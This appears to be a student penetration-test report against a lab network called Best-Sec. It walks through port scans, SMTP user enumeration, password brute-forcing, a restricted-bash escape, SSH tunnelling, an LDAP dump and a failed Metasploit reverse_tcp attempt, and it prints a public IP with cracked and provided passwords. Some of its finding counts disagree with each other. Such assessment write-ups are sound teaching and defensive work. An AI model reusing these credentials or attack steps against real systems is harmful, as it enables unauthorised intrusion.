

Ali Abdelhamid

# Year 3 Security Assessment Report Prepared For



Best-Sec

Report Issued: <17/12/2022>

---

## Confidentiality Notice

*This reports content is very privileged, confidential, and sensitive information. Therefore, certain precautions should be put in mind in order to protect the confidentiality of the sensitive information contained in this document. If this report is publication, damage might be inflicted on Best-Sec or allow for attacks against Best-Sec. Ali Abdelhamid shall not be held responsible for any collateral, incidental, special or consequential issues that may occur due to the usage of this information.*

## Disclaimer

*Please note, this assessment might not disclose all the vulnerabilities that are in the current system in the range of this engagement. The following report is a summary of all the findings from 15/12/2022 pen-testing assessment performed on Best-Sec's remote environment. Due to the probability of change in the environment during this period, the test result may be affected.*

---

# TABLE OF CONTENTS

Confidentiality Notice	2
Disclaimer	2
EXECUTIVE SUMMARY	5
Password Awareness Recommendation	5
HIGH LEVEL ASSESSMENT OVERVIEW	6
Observed Security Strengths	6
Areas for Improvement	6
Short Term Recommendations	6
Long Term Recommendations	7
SCOPE	8
Networks	8
Other	8
Provided Credentials	9
TESTING METHODOLOGY	9
	10
CLASSIFICATION DEFINITIONS	11
Risk Classifications	11
Exploitation Likelihood Classifications	11
Business Impact Classifications	12
Remediation Difficulty Classifications	12
ASSESSMENT FINDINGS	13
TOOLS USED	19
APPENDIX B - ENGAGEMENT INFORMATION	19
Client Information	19
Contact Information	20



# EXECUTIVE SUMMARY

Ali Abdelhamid tried to perform a security assessment on the internal network of Best-Sec corporate on 15/12/2022. Ali Abdelhamid's pen-test main aim was to simulate an attack from an external factor attempting to gain privileges to the devices within Best-Sec internal network. The goal of this simulation was to discover and report the vulnerabilities present within Best-Sec's internal infrastructure then suggest methods of remediation to fix the found vulnerabilities. Ali Abdelhamid has successfully uncovered a total of 5 vulnerabilities all regarding the scope of the test, which are then broken down by the severity table below.

CRITICAL	HIGH	MEDIUM	LOW
0	2	2	1

The high severity section of the vulnerabilities found allow the potential attackers to easily connect to either versions of the assessment platform, cloud or virtual machine copy. Either using SSH protocol or brute forcing a weak password. To ensure data CIA (Confidentiality, Integrity, Availability) remediations should be enforced as described in the part name security assessment findings.

Please keep in mind, this assessment might not have disclosed all vulnerabilities that were present on the system with the test scope. Any change that has been made on the environment during the test will affect the results of the findings.

## Password Awareness Recommendation

According to the provided information through the contract, the password policy used in Best-Sec is up to standards. But unfortunately, password awareness among employees is not on par with the password policy. A user with the handler's name of Black-Adam had a weak password consisting of only 5 characters with no variation whatsoever in the types of characters used, It only consisted of small alphabetical characters. Please raise the level of password awareness protocols.

---

# HIGH LEVEL ASSESSMENT OVERVIEW

## Observed Security Strengths

Ali Abdelhamid successfully identified said strengths in Best-Sec's network which is a great advantage in the internal network. Best-Sec should raise monitoring on these strengths in order to ensure their continued effectiveness.

### Restricted bash

- A great thing we encountered that is placed in the machine, which resulted in multiple issues was restricted bash. It prevented us from using almost all commands although it did not prevent the initial connection of SSH. However, getting around it did not prove that difficult.
- Another strength point I found, was that some ports were closed. Although not all were closed. This introduced an issue where there were multiple entry points to exploit the system from.

## Areas for Improvement

Ali Abdelhamid recommended Best-Sec to take the following actions in order to improve the current security infrastructure of their network. Acting and successfully implementing these mitigation plans will greatly reduce the probability of an attacker being able to launch a successful attack on Best-Sec's internal network and will reduce the impact of a successful attack.

## Short Term Recommendations

Ali Abdelhamid recommends Best-Sec to take the following actions in order to mitigate the risk as possible in order to minimize business risk.

### Close Open Ports

- Personally, I think that the open ports such as SSH and Telnet as well as LDAP
- Another short recommendation I decided is suitable is hiding the version of windows IIS as this would enable malicious attackers from launching specified attacks on this version of IIS.

---

## Long Term Recommendations

Ali Abdelhamid also recommends the following actions be taken over the next <NUM> months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

Ali Abdelhamid also recommends the following actions that need to be implemented over the next 6 months in order to fix the harder issues that require remediations, that do not pose as much of a risk to the business.

### General Security

- The general security infrastructure placed on the router (black-Adam) for example was not on par with today's day and age security systems. I think a total overhaul of the security infrastructure is needed. An upgrade could be from Fortinet for example.
- I've reached this conclusion due to the easily accessible system. An amateur like me easily accessed and enumerated the system due only to a couple of ports being open. This is a high-risk problem but could be put a side until the riskier problems are dealt with.

## SCOPE

All testing made was made based on the scope defined by the contract for the request from proposal (RFP) and the official written communication hints. The specified components are listed below

### Networks

Network	Note
172.18.0.1	Black-Adam
172.18.0.6	Hawkman2.internal
172.19.0.4	Shazam.dmz
172.18.0.3	Dr-fate.internal
172.19.0.1	4Black-Adam
172.19.0.3	Green-lantern.dmz
172.19.0.5	Greenl-2.dmz

### Other

IP	Port	Service
172.18.0.6	3306	MySQL
172.18.0.3	389, 636	LDAP
172.19.0.4	80	HTTP
172.19.0.3	1, 80	TCP, HTTP
172.19/18.0.1	22, 25, 80	SSH, HTTP, SMTP



## Provided Credentials


Best-Sec has provided Ali Abdelhamid with the listed credentials in order to facilitate and access the security assessment done here.

Item	Note
Virtual image of Black Adam	In order to brute force the username and password combo for the initial access.
Delta_Rockyou.txt	Modified wordlist for initial access password used with the help of Hydra.
45.84.138.178	Public IP for the cloud version of Black Adam, the main router.
JGKx139&5	Updated password used for the cloud version of Black Adam.

## TESTING METHODOLOGY

Ali Abdelhamid's testing methods was split into three phases: Target Assessment, Reconnaissance, and Target Assessment. During the reconnaissance stage which by standard the first step of any penetration assessment, certain information was gathered about Best-Secs internal network. Ali Abdelhamid first used stealth scanning in order to scan the open ports in order to refine information known on the target and assess their goals and target values. Next, targeted assessment was conducted. Ali Abdelhamid attacked the system by exploiting the vulnerabilities in the Best-Sec infrastructure. Ali Abdelhamid has gathered the vulnerabilities and evidence during this stage of the test, while also maintaining a silent approach in order not to disrupt the normal workflow of the business operation.

The following image is a graphical representation of this methodology.



# CLASSIFICATION DEFINITIONS

## Risk Classifications

Level	Score	Description
<b>Critical</b>	<b>10</b>	This level of risk poses as an immediate threat to the organization. A successful attempt to exploit this vulnerability will permanently affect the organization. A fix should be implemented immediately.
<b>High</b>	<b>7-9</b>	This level of risk poses as a very important threat to the organization. This will affect the organization but not as much as the critical level.
<b>Medium</b>	<b>4-6</b>	This level of risk will disrupt the workflow of the business, and will have a notable effect, when discovered, it should be fixed when feasible.
<b>Low</b>	<b>1-3</b>	This level of risk has little to no effect on either the workflow or the infrastructure of the organization, these types of threats should be taken note of and negated if possible.
<b>Informational</b>	<b>0</b>	This level of risk has absolutely no level risk to the organization but could reveal sensitive information about the company.

## Exploitation Likelihood Classifications

Likelihood	Description
<b>Likely</b>	Exploitation methods are easy to find and can be done by anyone, by widely used tools, Low skilled attackers can use automated tools in order to successfully exploit this vulnerability with little to no resistance.
<b>Possible</b>	The methods of exploitation are well-know but not easily accessible by everyone, could be performed by free tools but will require deep configuration. Slight understanding of the tool's architecture is needed.
<b>Unlikely</b>	Deep understanding of the tool and the underlying infrastructure of the exploit is needed in order to successfully do this, advanced technical skills as well, very rare conditions are needed.

## Business Impact Classifications

Impact	Description
<b>Major</b>	Success in exploitation will result in an impactful disruption of important business aspects across the entire span of the business.
<b>Moderate</b>	Exploitation will cause significant issues but no critical business issues.
<b>Minor</b>	Exploiting will affect minimal users, with almost no disruption in the routine of the workflow.

*Table A.1*

## Remediation Difficulty Classifications

Difficulty	Description
<b>Hard</b>	Remediating will require proper reconfiguration of the underlying security infrastructure, which is time consuming, which will lead to workflow disruption.
<b>Moderate</b>	Remediation will require minimal reconfiguration of the underlying systems, which may require some time and could lead to expensive payments.
<b>Easy</b>	Fixing this issue will require little to no time and with little difficulty

*Table A.2*

## ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk	Remediation
1	Weak Password on image	9	High	Moderate
2	SMTP open on virtual image	8	High	Easy
3	Metasploit payload available on Green Lantern	7	High	Hard
4	Restricted Bash Bypass	6.5	Medium	Hard
5	LDAP password same as the public password	5	Medium	Easy
6	Anonymous Bind Open	2	Low	Moderate

*Table A.3*

## 1 SSH open on public IP


HIGH RISK (8/10)	
Exploitation Likelihood	Possible
Business Impact	Severe
Remediation Difficulty	Easy

### Security Implications

This vulnerability if exploited correctly will lead to major implications that will cause major system errors that will impair the workflow. If an attacker successfully connects using SSH service and bypasses the restricted bash put in place, he will be able to easily access all files on the accessed machine as well as access to scan the entire network.

### Analysis

Starting with the first part I received after starting the contract; I was sent a virtual image of the Black-Adam machine and was told to test it. According to the reconnaissance stage I found out that ports 22, 25, and 80 were open, this was discovered using Nmap on the Ipv4 address of the machine on my local network. (Figure 1)




```
Parrot Terminal
File Edit View Search Terminal Help
[fekki@parrot]~$ sudo nmap -sS 192.168.1.108
[sudo] password for fekki:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-10 22:58 EET
Nmap scan report for 192.168.1.108
Host is up (0.0046s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
MAC Address: 00:0C:29:C8:9C:D6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.65 seconds
[fekki@parrot]~$
```

**Figure 1:** Parrot Terminal of Nmap scan on private IP

Following that I created a wordlist using a widely used wordlist creator called “Crunch”, I created a simple 5-character word list based on alphabetical characters, this was done based on a received hint. I ran the wordlist through a tool called “SMTP-user-enum” this tool enumerates the open SMTP port 25, in order to brute force the username by trying every single entry in the provided wordlist. After finishing the exploit I found out the username used was “Ashta” (Figure 1.2)




```
smtp-user-enum -v -U pentest.txt -t 192.168.1.108 - Parrot Terminal
File Edit View Search Terminal Help
192.168.1.108: ashsm <no such user>
192.168.1.108: ashsl <no such user>
192.168.1.108: ashsp <no such user>
192.168.1.108: ashsn <no such user>
192.168.1.108: ashsr <no such user>
192.168.1.108: ashsq <no such user>
192.168.1.108: ashso <no such user>
192.168.1.108: ashst <no such user>
192.168.1.108: ashsv <no such user>
192.168.1.108: ashsu <no such user>
192.168.1.108: ashsw <no such user>
192.168.1.108: ashss <no such user>
192.168.1.108: ashta exists
192.168.1.108: ashtb <no such user>
192.168.1.108: ashsx <no such user>
192.168.1.108: ashsy <no such user>
192.168.1.108: ashsz <no such user>
192.168.1.108: ashte <no such user>
192.168.1.108: ashtc <no such user>
192.168.1.108: ashtd <no such user>
192.168.1.108: ashtg <no such user>
192.168.1.108: ashtf <no such user>
192.168.1.108: ashtj <no such user>
192.168.1.108: ashtk <no such user>
```

**Figure 1.2:** Parrot Terminal of smtp-user-enum results

The next step was getting the password. Using a popular wordlist called rockyou.txt the dictionary attack would’ve taken almost a month to complete, due to this complication a smaller wordlist was provided “Delta\_Rockyou.txt” this was ran through using hydra and the password was achieved in around 7 minutes “gainestarvaries” the problem with this password was that it was very weak.

Completing part 1, I requested access for part 2. I received a public IP “45.84.138.178” and a password “JGKx139&5”. I then started another Nmap scan on the public IP in order to figure out the open ports. (Figure 1.3)




```
Parrot Terminal
File Edit View Search Terminal Help
[feikki@parrot]~$ sudo nmap -sS 45.84.138.178
[sudo] password for feikki:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-11 11:32 EET
Nmap scan report for vmi1092357.contaboserver.net (45.84.138.178)
Host is up (0.11s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
110/tcp   closed pop3
113/tcp   closed ident
143/tcp   closed imap
443/tcp   closed https
993/tcp   closed imaps
995/tcp   closed pop3s
8008/tcp  open  http
8010/tcp  open  xmpp

Nmap done: 1 IP address (1 host up) scanned in 17.97 seconds
[feikki@parrot]~$
```

**Figure 1.3:** Parrot Terminal of Nmap scan on public IP

Using this information, I started an SSH connection to the IP, after the initial connection it was clear that I was in restricted bash, in order to get around that I added “bash -t” to the end of the command. Following that I did “arp -a” in order to do a simple arp scan and find all the devices connected to the router. (Figure 1.4)



```
black-adam (172.18.0.1) at 02:42:48:cf:60:e2 [ether] on eth1
hawkman2.internal (172.18.0.6) at 02:42:ac:12:00:06 [ether] on eth1
shazam.dmz (172.19.0.4) at 02:42:ac:13:00:04 [ether] on eth0
dr-fate.internal (172.18.0.3) at 02:42:ac:12:00:03 [ether] on eth1
4black-adam (172.19.0.1) at 02:42:ac:81:20:ee [ether] on eth0
green-lanter.dmz (172.19.0.3) at 02:42:ac:13:00:03 [ether] on eth0
? (172.18.0.2) at <incomplete> on eth1
```

**Figure 1.4:** Parrot Terminal of connected devices

I found out python3 was installed, therefore I created a python script to enable me to scan the IP addresses of the listed devices. I completed this using Nano, a text editor. I scanned all the devices and created a list of all the open ports available. See page 7. (Figure 1.5)



```

omarmarzouk.py tester.py
ashta@black-adam:~$ python3 tester.py
/bin/sh: 1: cls: not found
Enter a remote host to scan: 172.18.0.3
-----
Please wait, scanning remote host 172.18.0.3
-----
Port 389: Open
Port 636: Open
Scanning Completed in: 0:00:00.270564
ashta@black-adam:~$ python3 tester.py
/bin/sh: 1: cls: not found
Enter a remote host to scan: 172.18.0.6
-----
Please wait, scanning remote host 172.18.0.6
-----
Port 3306: Open
Scanning Completed in: 0:00:00.277934
ashta@black-adam:~$

```

**Figure 1.5:** Parrot Terminal of example port scan

Seeing that the LDAP port was open I decided to enumerate it. In order to achieve that SSH tunneling had to be done in order to access the machines found inside the main public IP. This was done locally. (Figure 1.6)

```

[fekki@parrot]~$ ssh -L 8888:172.19.0.3:80 ashta@45.84.138.178 -t bash
ashta@45.84.138.178's password:
ashta@black-adam:~$ ls
ashta@black-adam:~$ ls
ashta@black-adam:~$ ls
ashta@black-adam:~$ ls 0a
ls: cannot access '0a': No such file or directory
ashta@black-adam:~$ ls -a
.      .az      .bash_profile  .config  .ssh      .wello.py
..     .bash_history .bin          .documentation  .local    .test.py  .wget-hsts
.an    .bash_logout .cache       .profile     .test1.py

```

**Figure 1.6:** Parrot Terminal of example SSH tunneling

After establishing a tunnel, I did "ldapsearch" in order to enumerate LDAP. Very interesting information was found. I got a tree of all the users present on the device, although only the top 3 proved actually interesting, admin, ashta, and mysql. (Figure 1.6)

```

# admin, users, best-sec.local
dn: cn=admin,ou=users,dc=best-sec,dc=local
sAMAccountName: admin
uid: admin
userprincipalname: admin
mailnickname: admin
groups: lime_users|IT
cn: admin
objectClass: User

# ashta, users, best-sec.local
dn: cn=ashta,ou=users,dc=best-sec,dc=local
sAMAccountName: ashta
uid: ashta
userprincipalname: ashta
mailnickname: ashta
groups: lime_users|IT
cn: ashta
objectClass: User

# mysql, users, best-sec.local
dn: cn=mysql,ou=users,dc=best-sec,dc=local
sAMAccountName: mysql
uid: mysql
userprincipalname: mysql
mailnickname: mysql
groups: lime_users|IT
cn: mysql
objectClass: User

```

**Figure 1.6:** Parrot Terminal of top 3 users

However, based on another hint I received this information was not as useful as I thought, knowing that I decided to move onto another device using another SSH tunnel. This device had the HTTP port open; I also received a hint saying that the OS of that device was IIS windows server. This allowed me to start search for payloads on Metasploit enumerating that exact OS. Unfortunately, I was not able to penetrate that last device using Metasploit. Since the contract time was almost finished, I had no time left to keep trying therefore this report was made prematurely. (Figure 1.7)

```

Parrot Terminal
File Edit View Search Terminal Help

LPORT 4444 yes e specified)
The listen port

Exploit target:

Id Name
-- ----
0 Automatic

[msf](Jobs:0 Agents:0) exploit(windows/http/gitstack_rce) >> set payload
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/http/gitstack_rce) >> set payload tcp
[-] The value specified for payload is not valid.
[msf](Jobs:0 Agents:0) exploit(windows/http/gitstack_rce) >> run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you
want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[-] Exploit aborted due to failure: payload-failed: Payload exceeds space left i
n exec call
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(windows/http/gitstack_rce) >>

```

**Figure 1.7:** Parrot Terminal of Metasploit trial

## TOOLS USED

TOOL	DESCRIPTION
Parrot	Linux Penetration OS
Metasploit	Used for exploitation of vulnerable services and vulnerability scanning.
Nmap	Used for scanning ports on hosts.
Sntp-user-enum	Enumerating OS-level user accounts
Hydra	Password Cracker
Ldap Search	Verify user information

*Table B.1: Tools used during assessment*

## APPENDIX B - ENGAGEMENT INFORMATION

### Client Information

<b>Client</b>	Best-Sec
<b>Primary Contact</b>	Ahmed Selim
<b>Approvers</b>	People who are authorized to access this engagement <ul style="list-style-type: none"><li>• Ali Abdelhamid</li></ul>



## Contact Information

<b>Name</b>	Ali Abdelhamid Consulting
<b>Address</b>	Rehab 2
<b>Phone</b>	01223171012
<b>Email</b>	Alielfekki@gmail.com